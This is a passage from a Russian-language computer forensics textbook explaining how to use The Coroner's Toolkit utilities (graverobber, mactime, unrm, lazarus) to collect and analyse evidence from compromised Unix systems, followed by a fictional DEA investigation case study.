Практически существует только один вариант программного обеспечения для судебного анализа, которое имеет открытые исходные коды (то есть бесплатно). Он называется – The Coroner's Toolkit или TCT. Инструмент TCT отличается от FTK и EnCase тем, что он автоматизирует анализ файловых систем Unix (UFS, FFS, EXT2 и так далее). Инструмент TCT можно выполнять на работающей системе, которая, как вы подозреваете, была взломана, или на судебном изображении, созданном с помощью dd (подробно описан в гл. 21).

Инструмент TCT можно загрузить с сайтов, принадлежащих его авторам (Dan Farmer и Wietse Venema), а именно, <http://www.fish.com/forensics/> или <http://www.porcupine.org/forensics/>.

Внимание. При работе с TCT требуется лучшее понимание компьютерной криминалистики, чем при работе с EnCase или FTK.

Реализация

После загрузки инструмента ТСТ распакуйте его и введите каталог, который он создает. Находясь в каталоге ТСТ, наберите следующую команду, чтобы скомпилировать пакет.

```
forensics# make
```

По окончании компиляции перечисленные здесь инструментальные средства будут доступны в каталоге bin или в Lazarus. В эти каталоги включено много инструментальных средств, но здесь мы не будем рассматривать все. За деталями обратитесь к документации в каталоге doc.

- **Graverobber.** Утилита graverobber автоматизирует большинство команд, которые обсуждались в гл. 19. Когда она выполняется в «живом» режиме, то собирает всю информацию о состоянии процессов, сетевых подключениях и параметрах, и важные системные файлы конфигурации. Graverobber можно также вызвать для выполнения автономного анализа. Если вы создали изображение нужного вам жесткого диска с помощью dd, то graverobber сможет его проанализировать.
- **Mactime.** Утилита mactime получает время последнего обращения к файловой системе и ее модификации, а также время ctimes (последняя модификация файловой структуры такого типа, как права доступа к файлу). Утилиту mactime можно вызвать напрямую, или выполнять, как часть анализа, который выполняется утилитой graverobber.
- **Unrm.** Утилита unrm выгружает нераспределенное пространство из изображения, созданного инструментом dd. По умолчанию данные посылаются на экран, но обычно их переадресовывают в файл, используя оператор «>».
- **Lazarus.** Утилита lazarus собирает детали расследования судебной копии. Она содержит инструментальные средства, с помощью которых можно попытаться реконструировать удаленные файлы. Lazarus обычно вызывается для обработки набора данных, созданных утилитой unrm, построения HTML-отчета о файлах, которые она попыталась восстановить.

В следующих разделах обсуждаются эти инструментальные средства.

Graverobber

Утилита graverobber собирает важную, не удаленную информацию с нужной системы. Ее можно вызвать в двух различных состояниях: для сбора информации с «живой» системы (системы, которая в настоящее время запущена) и для сбора информации с автономной системы. Для анализа автономной системы вам необходимо иметь доступ к интересующему вас жесткому диску или его представлению, сделанному с помо-

щью dd. Мы начнем с рассмотрения состояния, в котором собираются «живые» данные, а затем рассмотрим анализ автономной системы.

Утилита `graverobber` является инструментом, который управляется из командной строки, и имеет многочисленные ключи. Информация по использованию командной строки находится в исходном коде утилиты `graverobber`.

Использование: `grave-robber [-filmpstvDEFIMOPVS] [-b body_file] [-c corpse_dir] [-d data_directory] [-e error_file] [-o os_type] [directory_name(s)]`

Общие:

- b body bodyfile. Используйте "-" для стандартного вывода stdout.
- c corpse_dir каталог, в котором будет выполнен анализ выключенной системы. Как правило, это смонтированный диск.
- d dir Каталог для выходных данных.
- e file Перенаправляет стандартный поток ошибок в этот файл.
- o os_type Спецификация типа автономной ОС. В версии TCT-1.09 поддерживаются следующие операционные системы: FREEBSD2, FREEBSD3, FREEBSD4, OPENBSD2, BSDI2, BSDI3, BSDI4, SUNOS4, SUNOS5, LINUX2.
- v Обеспечивает подробный вывод.

Сбор микро-данных.

- F Собирает файлы из файловой системы по мере их прохождения. Копирует объекты из переменной `$conf_pattern`, установленной в `sooper.cf`, обычно включающей стандартные выражения, подобные `"*.cf"`, `"*.conf"`, и т.д. Подразумевает `-m`.
- i Собирает пассивные данные `Inode`.
- l Перехватывает выполняющиеся процессы. Пробуйте вначале копировать с процессора, а затем извлекайте изображение прямо с диска. Требуется "живой" функционирующей системы.
- l Выполняет действия, касающиеся материалов `"look@first"` (обрабатывать в первую очередь) – обрабатывает путь, ищет файлы в каталоге `look@first`. Требуется "живой" системы.
- m Перехватывает данные `MACTime`.
- M Вычисляет контрольные суммы MD5 файлов. Подразумевает ключ `-m`.
- O Сохраняет файлы, которые открыты, но были удалены с диска (зачастую это файлы конфигурации,

- p исполняемые файлы и т.д.). Требуется "живой системы". Копирует задействованную память в файл с помощью команды `psat`. В некоторых системах с этой командой возникают проблемы, так что будьте осторожны! Требуется "живой" системы.
- P Выполняет действующие команды – `ps`, `ls`, и т.д. Требуется "живой" системы.
- s Выполняет общие команды `Shell` на хосте; это включает сбор информации в сети и на хосте типа `netstat`, `df` и т.д. Этот ключ не включает действующие команды (`ps/ls`) (смотрите ключ `-P`).
- S Сохраняет файлы, перечисленные в `"save_these_files"` (`conf dir`).
- t Собирает надежную информацию.
- V Собирает информацию из каталога `dev`.

Сбор макро-данных

- f Быстрый сбор данных. Избегает операций с файловой системой. Не используется вместе с опцией `-m`. Эта опция подразумевает ключи `-P`, `-s` и `-O`.
- n Сбор данных, заданный по умолчанию. Устанавливает ключи `-i`, `-l`, `-m`, `-M`, `-P`, `-s`, `-t`, `-l`, `-O`, `-F`, `-S`, `-V`.
- E Выполняет все, что можно, включая опасные опции. В настоящее время в версии 1.09 этот ключ добавляет только `-p` к ключам, заданным по умолчанию.

Примечание. Если никаких имен каталогов не задано, то `graverobber` подразумевает корневой каталог (`/`).

Если приведенный выше список выглядит устрашающе, не волнуйтесь. Выполнение утилиты `graverobber` сведется к одной команде. Команда, которая нас интересует, предназначенная для сбора данных с функционирующей «живой» системы (обработка каталога `/`), выглядит следующим образом:

```
victim# cd tct-1.09/bin
victim# mkdir /mnt/storage/evid
victim# ./grave-robber -v -d /mnt/storage/evid/
```

С параметром `-v` `graverobber` выполняется в подробном режиме. С помощью параметра `-d` каталог `/mnt/storage/evid` задается, как область хранения вывода.

Имеется несколько пояснений, касающихся предыдущей команды, которые стоит упомянуть. Во-первых, набор инструментов должен быть установлен и скомпилирован на системе-жертве. Потенциально это может уничтожить часть улики, если вы захотите в будущем выполнить

судебное дублирование этого жесткого диска (для автономного анализа с использованием ТСТ). Во-вторых, количество данных, произведенных этим процессом, может быть огромно и обычно оно не помещается на гибком диске. Поэтому, приведенная здесь команда использовала каталог `/mnt/storage/evid`, который может находиться на внешнем жестком диске, смонтированном через сетевую файловую систему (NFS). Монтирование каталога-хранилища через NFS поможет уменьшить деятельность на жестком диске жертвы, если вам потребуется выполнять судебное дублирование в будущем. Возможно, что вы захотите скопировать и скомпилировать ТСТ на том же жестком диске по той же самой причине. Когда `graverobber` закончит работу, вы получите каталог `/mnt/storage/evid`, заполненный уликами, предназначенными для дальнейшего анализа.

Для примера, рассматриваемого в этой главе, предположим, что мы экспортировали каталог `/mnt/storage` с нашего судебного компьютера и установили его на машине-жертве через NFS. Теперь весь дополнительный анализ мы выполним на судебной рабочей станции. Чтобы ограничить возможное изменение состояния машины-жертвы, на ней будут собраны только те данные, которые очевидно являются уликами. Мы будем придерживаться этого фундаментального судебного принципа на случай, если позже мы захотим выполнить дублирование.

```
forensic# pwd
/mnt/storage/evid
forensic# ls -al
total 4460
drwxr-xr-x  9 roo  wheel   4096 Apr 19 12:23 .
drwxr-xr-x  3 root  wheel   4096 Apr 19 12:23 ..
-rw-r--r--  1 root  wheel  81342 Apr 19 12:23 MD5_all
-rw-r--r--  1 root  wheel    54 Apr 19 12:23 MD5_all.md5
-rw-r--r--  1 root  wheel 4414968 Apr 19 12:23 body
-rw-r--r--  1 root  wheel   8282 Apr 19 12:23 body.S
drwx----- 2 root  wheel   4096 Apr 19 12:23 command_out
drwx----- 8 root  wheel   4096 Apr 19 12:23 conf_vault
drwx----- 2 root  wheel   4096 Apr 19 12:23 icat
drwx----- 2 root  wheel   4096 Apr 19 12:23 proc
drwx----- 2 root  wheel   4096 Apr 19 12:23 removed_but_running
drwx----- 2 root  wheel   4096 Apr 19 12:23 trust
drwx----- 2 root  wheel   4096 Apr 19 12:23 user_vault
```

Файл `MD5_all` будет содержать все контрольные суммы MD5-вывода, произведенного утилитой `graverobber`. Фрагмент этого файла показан ниже.

```
Fri Apr 19 14:45:00 EDT 2002
d41d8cd98f00b204e9800998ecf8427e/root/evid//
c213baacdb82f1b4b7b017e64bb7f9e9/root/evid//body.S
```

```

121eb60b8a0a74045fefe3e3c445a766 /root/evid//body
d41d8cd98f00b204e9800998ecf8427e /root/evid//command_out
f2e21b93a776dbd2bf8e2c180bbf0d2b /mnt/storage/evid//command_out/ls0f0

1977905a8c61187e98a3ed83a04d337f /mnt/storage/evid//command_out/ls0f0.md5

3f75c98c1c0722e4fe2f473f61084c5d /mnt/storage/evid//command_out/ls0f
688d73a46ffd897436c08519108fd1e8 /mnt/storage/evid//command_out/ls0f.md5

1a42658e1680864aa41ce65f14a44a7d /mnt/storage/evid//command_out/ps
76df89b0b72d90d18e6d04184d4660b3 /mnt/storage/evid//command_out/ps.md5

```

Примечание. Может показаться странным получение контрольной суммы MD5-каталога, но если вы представите себе каталог, как специальный файл на диске, который указывает на содержащиеся в нем файлы и каталоги, то вычисление контрольной суммы MD5 станет возможным.

Так как невозможно вычислить контрольную сумму MD5-файла MD5_all, когда вычисляются другие суммы (потому что результат добавляется к файлу), существует файл MD5_all.md5. Он содержит контрольную сумму MD5-файла MD5_all. Содержание этого файла следующее.

```
c185ae9291fda9365ac87193d437b01b /mnt/storage/evid // MD5_all
```

Основной файл содержит большую часть информации, собранной утилитой *graverobber*. В основном он представляет собой электронную таблицу с информацией, разграниченной символом «|» и имеющей отношение к MAC-временам, разрешениям файлов, правам собственности файлов и другой информации, относящейся к нашему расследованию. Содержание файла выглядит подобно следующему фрагменту.

```

class|host|start_time
body|redhat62|1018203800
md5|file|st_dev|st_ino|st_mode|st_ls|st_nlink|st_uid|st_gid|st_rdev|st_size
|st_atime|st_mtime|st_ctime|st_blksize|st_blocks
cc6a0e39ec990af13cc6406bbc0ff333|/sbin/arp|770|100477|33261|
-rwxr-xr-x|1|0|0|0|36272|1018203746|952425102|1016710670|4096|72
d73b4aa0d067479b7b80555fbca64f99|/usr/bin/at|770|16748|35309
|-rwsr-xr-x|1|0|0|0|33288|1018203769|951940087|1016710377|4096|72
93287edbf19f164bb81b188b6475d756|/bin/cat|770|81832|33261
|-rwxr-xr-x|1|0|0|0|9528|1018203746|949931427|1016710371|4096|74
023915f5fd17489a0595277e1051eac0|/bin/cp|770|81820|33261
|-rwxr-xr-x|1|0|0|0|33392|1018203754|952479772|1016710370|4096|72

```

Строки, записанные курсивом, очевидно, показывают названия полей. Большая часть этой информации может показаться вам бессмысленной, и мы не будем обременять вас излишними деталями. Однако вы

должны помнить, что утилита `graverobber` (и другие инструментальные средства из пакета ТСТ) может использовать эту информацию, чтобы вывести более значащие сообщения. Мы возвратимся к этой теме после того, как обсудим остальную часть структуры файла улики, произведенного инструментом ТСТ.

Файл `body.S` имеет ту же самую структуру, что и основной файл, обсуждавшийся ранее, за исключением того, что он содержит все программы SUID с машины-жертвы. Если вы плохо знакомы с системой Unix, то все программы SUID должны быть интересны вам как следователю. Причина здесь в том, что когда эти файлы выполняются, результирующий процесс изменяет текущего пользователя на владельца файла. Скорее, мы заинтересовались бы SUID-файлами, которые принадлежат привилегированному пользователю (`root`).

Каталог `command_out` содержит выводы, сделанные командами, выполненными в системе инструментом ТСТ. Так как мы решили выполнить утилиту `graverobber` на «живой» системе, то это как раз та информация, которую мы ищем! Мы будем иметь вывод каждой выполненной команды, такой как `агр`, перенаправленный в файл с названием, совпадающим с именем команды. Для файла вывода также будет вычислена контрольная сумма MD5 и сохранена в файле с тем же самым именем и расширением `.md5`. Если вы хотите обратиться к файлу регистрации команд, выполненных в системе, можете прочитать файл `coroner.log`, находящийся в вершине каталога данных.

```
forensic# ls -al
```

```
total 428
drwx----- 2 root wheel 4096 Apr 19 12:23 .
drwxr-xr-x 9 root wheel 4096 Apr 19 12:23 ..
-rw-r--r-- 1 root wheel 29 Apr 19 12:23 arp
-rw-r--r-- 1 root wheel 62 Apr 19 12:23 arp.md5
-rw-r--r-- 1 root wheel 154 Apr 19 12:23 df
-rw-r--r-- 1 root wheel 61 Apr 19 12:23 df.md5
-rw-r--r-- 1 root wheel 4291 Apr 19 12:23 dmesg
-rw-r--r-- 1 root wheel 64 Apr 19 12:23 dmesg.md5
-rw-r--r-- 1 root wheel 401 Apr 19 12:23 finger
-rw-r--r-- 1 root wheel 65 Apr 19 12:23 finger.md5
-rw-r--r-- 1 root wheel 1147 Apr 19 12:23 free_inode_info_dev_hda2
-rw-r--r-- 1 root wheel 84 Apr 19 12:23 free_inode_info_dev_hda2.md5
-rw-r--r-- 1 root wheel 732 Apr 19 12:23 ifconfig
-rw-r--r-- 1 root wheel 67 Apr 19 12:23 ifconfig.md5
-rw-r--r-- 1 root wheel 337 Apr 19 12:23 ipcs
```

Чтобы яснее видеть то, что мы здесь описываем, исследуем файл `ifconfig`. Так как команда `ifconfig` в системе Unix дает информацию о плате сетевого интерфейса, мы ожидаем увидеть IP-адреса и доступные интерфейсы. Следующая информация была собрана с нашей системы.

```
forensic# cat ifconfig
Sun Apr 7 14:25:37 EDT 2002
eth0  Link encap:Ethernet HWaddr 00:BD:73:9E:00:01
      inet addr:192.168.1.104 Bcast:192.168.1.255 Mask:255.255.255.0
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:851 errors:0 dropped:0 overruns:0 frame:0
      TX packets:725 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:100
      Interrupt:9 Base address:0x1000

Lo    Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      UP LOOPBACK RUNNING MTU:3924 Metric:1
      RX packets:89 errors:0 dropped:0 overruns:0 frame:0
      TX packets:89 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0

forensic# cat ifconfig.md5
cae275f055428cdaa505f81970b29662 /mnt/storage/evid//command_out/ifconfig
```

Важно отметить, что большинство улик, найденных в этом каталоге, потерялось бы, если бы машина-жертва была выключена. Выключение системы и получение ее изображения прежде, чем будет выполнен любой другой анализ — это стандартная методика, используемая многими организациями и, по нашему мнению, она является результатом заблуждения. Если нет специфической угрозы потери данных или их повреждения, то обычно разумнее оставить систему работающей и перед выключением машины собрать ценную информацию, пропадающую после ее выключения. Без «короткоживущих» данных, типа netstat, мы бы не смогли увидеть, какого типа сетевая деятельность велась на машине-жертве.

Каталог conf_vault содержит все интересные системные файлы конфигурации. Он также записывает большинство основных (home) каталогов пользователей в системе. Файлы в этом каталоге сохраняются с той же структурой каталога, как и в первоначальной системе-жертве. Кроме того, утилита graverobber создает файл с именем index.html, который может быть загружен в Web-браузере. Это позволяет выбирать папки обычным образом в пределах этого каталога.

Каталоги icat и proc содержат изображения выполняющихся процессов. Эти каталоги очень важны для исследования системы Unix, потому что исполняемый файл может быть отмечен, как удаленный в файловой системе, но все еще выполняться в памяти. Как вы, наверное, догадываетесь, большинство взломщиков запускают инструменты типа программ черного хода (backdoor) или анализаторы сетевых потоков (sniffer) и удаляют исполняемый файл. Эти каталоги дают единственный способ найти изображения процессов так, чтобы вы затем могли проанализировать

их с помощью инструментов. В этом каталоге файлы названы в соответствии с первоначальным ID процесса (PID). Они имеют временную метку (timestamp), содержащую время, когда они были зафиксированы. Утилита graverobber также создает файл .md5, который содержит контрольную сумму MD5-изображения исполняемого файла. Следующая выборка, сделанная из каталога proc, поможет проиллюстрировать нашу точку зрения:

```
forensic# ls -al
total 3312
drwx----- 2 root wheel 4096 Apr 19 12:23 .
drwxr-xr-x 9 root wheel 4096 Apr 19 12:23 ..
-rw-r--r-- 1 root wheel 25968 Apr 19 14:23 1.out_2002_04_19_14:23:20_0400
-rw-r--r-- 1 root wheel 83 Apr 19 14:23 1.out_2002_04_19_14:23:20_1 -
- 0400.md5
```

Каталог removed_but_running содержит файлы, которые были удалены, но все еще были открыты во время выполнения утилиты graverobber. Эта ситуация может возникать в тех случаях, когда атакующий загрузил исполняемый файл (например, анализатор сетевого потока), а затем удалил все еще открытый файл. Поскольку файл не был полностью удален из физической файловой системы, мы можем найти его копию. Обратите внимание, однако, что файл удален из логической файловой системы. Название каждого файла в каталоге removed_but_running указывает на то, когда данные были собраны, подобно именам изображений процессов, которые обсуждались ранее.

Следующий каталог, который мы видим в уликах – это каталог trust. Каталог trust содержит файлы, которые устанавливают любой тип доверия между этой системой и другими. В нашем примере в этом каталоге не было установлено никаких доверительных отношений.

Последний каталог, user_vault, содержит файлы из каждого пользовательского каталога, которые могут помочь нашему расследованию. Некоторые из собранных в нем данных, являются файлами .bash_history из всех пользовательских каталогов. Файлы .bash_history содержат список последних команд, которые пользователь попытался выполнять. По нашему опыту, если эти файлы найдены, то они или позволят вам поймать неопытного хакера, из тех, кто не знаком с системой Unix, или не содержат ничего полезного для нашего расследования.

Mactime

Одна из стадий реагирования на инцидент состоит в определении временного графика атаки. Это может выполняться для следственных целей или в целях восстановления системы. Удачно, что ТСТ имеет инструмент mactime, который вычисляет время последней модификации, время последнего обращения и время ctime (последняя модификация структуры файла, например, разрешений) после заданной даты. По же-

ланию мы можем также выбрать конечную дату, создав временные рамки, ограничивающие наш анализ. Если мы не определяем значение второго времени `time2`, это значение по умолчанию будет текущим временем. Инструмент имеет много опций командной строки и их резюме, согласно исходному коду, таково:

Использование:

```
mactime [-DfhlnpRsty] [-d directory] [-g group] [-p passwd] [-u user]
        [-b bodyfile] time1[-time2] [-d directory]
```

Формат времени задан в самой простой форме как:

Месяц/день/год - 4/5/1982

Обязательно задавайте год в виде четырех цифр.

- b [файл] Использует этот файл как альтернативный основной ("body") файл вместо заданного по умолчанию (\$DATA/\$body).
- B [файл] Выводит основную часть в этот файл. Знак "-" является стандартным выводом `stdout`, конечно. Этот ключ удобен для использования только с флагом `-d`.
- d [каталог] Указывает определенный каталог для отчета. Этот ключ не использует обычный файл основной базы данных.
- f [имя файла] Помечает файлы, перечисленные в заданном файле, другим цветом (только HTML!).
- g [имя файла] Этот флаг использует альтернативный файл группы для печати групп.
- h Этот флаг выдает некоторый простой вывод HTML вместо открытого `ascii` текста.
- l Берет "последний" вывод.
- n Этот флажок заставляет `mactime` принимать вывод с нормальной "датой", который выглядит примерно так: "Tue Apr 7 17:20:43 PDT 1998".
- p [имя файла] Этот флаг использует альтернативный файл пароля для печати пользовательских идентификаторов (ID).
- R Этот флаг конфигурирует `mactime` для рекурсивного анализа подката логов (полезен только с флагом `-d`).
- s Этот ключ помечает файлы SUID/SGID другим цветом (только HTML!).
- t Этот ключ выводит время в машинном формате.
- u [пользователь] Помечает файлы, принадлежащие пользователю, другим цветом (только HTML!).
- v Этот ключ активизирует подробный вывод.

Чтобы выполнить `mactime` на данных, собранных утилитой `graverobber` в предыдущем разделе, мы будем использовать ключ `-b`. Поэтому, следующая команда выведет времена `mactimes` для данных, которые мы зафиксировали в предыдущем разделе. Мы выбрали дату 1/1/1971 для уверенности в том, что увидим времена `mactimes` для всех файлов в системе-жертве (если, конечно, вы не установили операционную систему более трех десятилетий назад).

```
forensic# ./mactime -b /mnt/storage/evvid/body "1/1/1971"
```

```
Mar 03 89 21:54:51      574 ma. -rw-r--r-- root/toor wheel
/usr/lib/bcc/include/regexp.h
```

```
Mar 03 89 21:55:06      153 ma. -rw-r--r-- root/toor wheel
/usr/lib/bcc/include/regmagic.h
```

```
Nov 15 89 01:57:45      353 ma. -r--r--r-- root/toor wheel
/usr/doc/pmake-2.1.34/tests/cmd.test
```

```
410 ma. -r--r--r-- root/toor wheel
/usr/doc/pmake-2.1.34/tests/cmdvar.test
```

Первый столбец вывода – дата. Второй столбец – время, а третий – размер файла. Четвертый столбец представляет значение мас: последнее время модификации, последнее время обращения, и время ctime, соответственно. «.» означает, что значение отсутствует. Таким образом, в предыдущем примере, ни у каких файлов не изменялось время ctimes.

Чтобы выполнить утилиту mactime в файловой системе, которую graverobber не анализировал, используем ключи -R и -d. Мы могли бы смонтировать изображение, созданное инструментом dd (см. гл. 21), для этого процесса, или смонтировать копию жесткого диска в виде, предназначенном только для чтения. Для получения аналогичного вывода команда была бы следующей:

```
forensic# mactime -R -d /mnt/evidence "1/1/1971"
```

Unrm

Unrm – очень простой инструмент, и едва ли заслуживает того, чтобы быть заголовком в этом разделе. Мы обращаем на него внимание лишь потому, что lazarus будет использовать вывод утилиты unrm в следующем разделе.

Применяя unrm для сбора нераспределенного пространства в изображении, созданном с помощью dd, нужно использовать следующую команду:

```
forensic# ./unrm /dev/loop0 linux_free.bin
```

Эта команда предполагает, что вы смонтировали судебную копию жесткого диска с системой Linux (с именем linux_drive.bin), используя утилиту losetup, которая обсуждалась в гл. 21.

Если жесткий диск, дублированный в файл linux_drive.bin, имел полный объем 2Гб, и имел 1,5Гб свободного пространства, то результирующий файл linux_drive_freespace.bin будет иметь размер 1,5Гб.

Lazarus

Lazarus является единственным некоммерческим инструментальным средством, доступным широкой публике, которое пытается восстанавливать файлы из автономной файловой системы. Как было объявлено, Lazarus предназначен для восстановления файлов из файловых систем UFS, EXT2, NTFS и FAT32.

Lazarus анализирует данные, прошедшие утилиту unrm, которая обсуждалась в предыдущем разделе. Поскольку lazarus выведет еще большее количество информации из файла unrm, то можно ожидать, что для выполнения этого инструмента потребуется так же много свободного пространства, как требовалось для unrm. Поэтому, если вся файловая система файла занимала 2Гб, и 1,5Гб из них были свободны, то утилите unrm потребуется 1,5Гб свободного пространства на судебном компьютере, а для lazarus потребуется еще почти 1,5Гб свободного пространства. Кроме того, lazarus ни в коем случае не является быстрым инструментом. Ему потребуется длительное время непрерывной работы для полного завершения анализа.

Lazarus управляется из командной строки. Вам доступны следующие опции (эту информацию можно найти, рассматривая исходный текст утилиты lazarus):

Использование: lazarus [флаги] <имя файла изображения>


Имеются следующие опции:

- l Этот ключ позволяет обрабатывать по одному байту за один раз, вместо обработки за раз одного блока (1КБ) данных.
- b Этот ключ позволяет не писать нераспознанные двоичные блоки данных (по умолчанию они пишутся).
- B Этот ключ позволяет не писать никаких двоичных блоков данных (по умолчанию они пишутся).
- h Этот ключ позволяет генерировать HTML-код вместо ascii текста. Он делает вывод в три файла – файл данных (\$ARGV [0]) + .html, .menu.html и .frame.html. Вначале вы захотите взглянуть на файл \$ARGV [0] .frame.html (в своем браузере).
- H каталог позволяет писать HTML-код в каталог с этим именем. Этот ключ должен использоваться с флагом -h.
- D каталог Этот ключ позволяет писать восстановленные блоки в каталог с этим именем.
- t Этот ключ позволяет не писать нераспознанные блоки текстовых данных (по умолчанию они пишутся).
- T Этот ключ позволяет не писать никаких блоков текстовых данных (по умолчанию они пишутся).
- w каталог Использует этот каталог, чтобы писать весь HTML-код. Используйте этот ключ с флагом -h.

Следующая команда обычно используется для восстановления блоков данных из судебной копии машины-жертвы.

```
forensic# ./lazarus -h /mnt/storage/www -D /mnt/storage/blocks
/mnt/storage/linux_free.bin
```

Вывод (через несколько часов!) будет сделан в каталог /mnt/storage, а файл назван linux_free.bin.html. Загрузите этот файл в свой браузер и рассмотрите файлы, восстановленные с жесткого диска. Следующая иллюстрация показывает начальную Web-страницу, которую мы загрузили.




Этот экран показывает весь жесткий диск в виде блоков в логарифмическом масштабе. Каждый блок, представленный как «.», указывает свободное пространство, которое не восстановлено к файлу. Любой другой блок имеет код типа Т, Х и так далее, который можно активизировать щелчком. Щелкая на этом коде, вы можете переместиться к восстановленному файлу.

Каждый код представляет свой тип файла. Т представляет текстовый файл, Х – исполняемый файл, Н – файл HTML и так далее. Коды суммированы в следующем списке.

Код	Цвет в HTML-выводе	Тип файла
T	Серый	Нераспознанный текст.
F	Ярко- красный	Вывод анализатора сетевого потока (Sniffer).
M	Синий	Почта.
Q	Бледно-синий	Файлы Mailq.
S	Фиолетовый	Файлы Emacs/lisp.
P	Зеленоватый	Программные файлы.
C	Зеленый	Код на языке C.
H	Светло-фиолетовый	HTML.
W	Красноватый	Файлы пароля.

Код	Цвет в HTML-выводе	Тип файла
L	Светло-коричневый	Журналы регистрации.
.	Черный	Нераспознанные блоки.
O	Светло-серый	Пустые блоки.
R	Черный	Удаленные блоки.
X	Черный	Исполняемые двоичные файлы.
E	Золотой	Двоичные ELF.
I	Зеленоватый	Файлы JPG/GIF.
A	Черный	Архив (сrio, tar и другие).
Z	Зеленоватый	Сжатые файлы.
!	Черный	Аудио файлы.

В выводе HTML-код заглавной буквы представляет начало файла, а буквы нижнего регистра представляют дополнительные блоки, которые составляют восстановленный файл. Щелкая на одном из этих кодов, мы получаем данные из восстановленного файла.



Примечание. Инструмент TST был выполнен на том же жестком диске, который мы анализировали в процессе «живого ответа» в гл. 19. Это тот же самый фрагмент данных, который мы видели в файле /etc/motd, и который редактировался взломщиком.

Важно отметить, что Lazarus может также обрабатывать устройства, не подвергнутые предварительной обработке (например, копии жесткого диска жертвы), также как и вывод утилиты unrm. Различие будет только во времени, которое займет обработка, потому что надо будет исследовать большее количество блоков данных.

Пример из жизни. Бегство служащего компании, подозреваемого в нелегальной деятельности

Вы – судебный эксперт D.E.A. (Администрация по контролю за применением законов о наркотиках), и собираетесь получить нужную вам информацию в крупной фармацевтической компании, мощный компьютер которой обрабатывает данные для разработки новейшего препарата. В пятницу утром вы приезжаете в эту компанию и передаете им юридические документы, позволяющие вам сделать копии и провести анализ нужных вам дисков. Подозревается, что один из служащих этой компании, Кевин Джонсон, использовал свою службу в компании для передачи информации южноамериканским наркобаронам. Предполагается, что в обмен на большую сумму денег он использовал для разработки наркотиков некоторые ресурсы компании. Кевин Джонсон ускользнул от наблюдения властей и исчез без следа.

Все, что имеет D.E.A. в качестве доказательства его связей – это IP-адреса, среди которых отправителем является офис компании, а получателем – южноамериканский адресат. Вы должны предоставить необходимую информацию отделу D.E.A. и помочь расследованию. Вы, конечно, прочитали гл. 20 и знаете, как создать судебную копию рабочего компьютера, оставленного Кевином Джонсоном. Для сбора данных вы выбираете инструмент EnCase, чтобы импортировать эти данные в соответствующие инструментальные средства.

The Forensic Toolkit. Мы видели, как нескольких щелчков мыши позволяют понять, для чего использовался жесткий диск Кевина Джонсона. Рассматривая электронную почту, автоматически обнаруженную инструментом FTK, мы узнаем, что Кевин планировал встретиться в Колумбии с какой-то женщиной. Теперь у D.E.A. есть зацепка, которой не было раньше: адрес электронной почты *ladybluebird@hotmail.com*.

EnCase. EnCase находит информацию, подобно FTK. Он делает это достаточно эффективно, и мы можем использовать различные внешние средства для просмотра данных, которые считаем важными. Кроме того, мы можем экспортировать данные для восстановления улик, например, электронной почты.

Кроме того, используя утилиту EScripts, мы смогли восстановить историю поисков в интернете и получить результаты в удобной для пользователя форме. Из этого отчета видно, что Кевина Джонсона интересовала информация о южноамериканских городах, например, он рассматривал карту Боготы (Колумбия). Кроме того, Кевин Джонсон просматривал информацию о внутренних гаванях Балтимора (штат Мэриленд). Разумно предположить, что мистер Джонсон может появиться в одном из этих городов, и отделу D.E.A. следует установить в этих городах наблюдение.

Глава 23

Инструментальные средства, помогающие реконструировать деятельность, связанную с интернетом

При расследовании судебных экспертов часто просят восстановить действия подозреваемого в сети. Наиболее важные сетевые действия могут быть обобщены в двух категориях: электронная почта и привычки просмотра Web-сайтов. В этой главе обсуждается комплект инструментальных средств, который должен использовать судебный аналитик для восстановления сетевой деятельности на машине подозреваемого. Здесь также распутываются некоторые зацепки, которые были обнаружены во время полевого испытания.



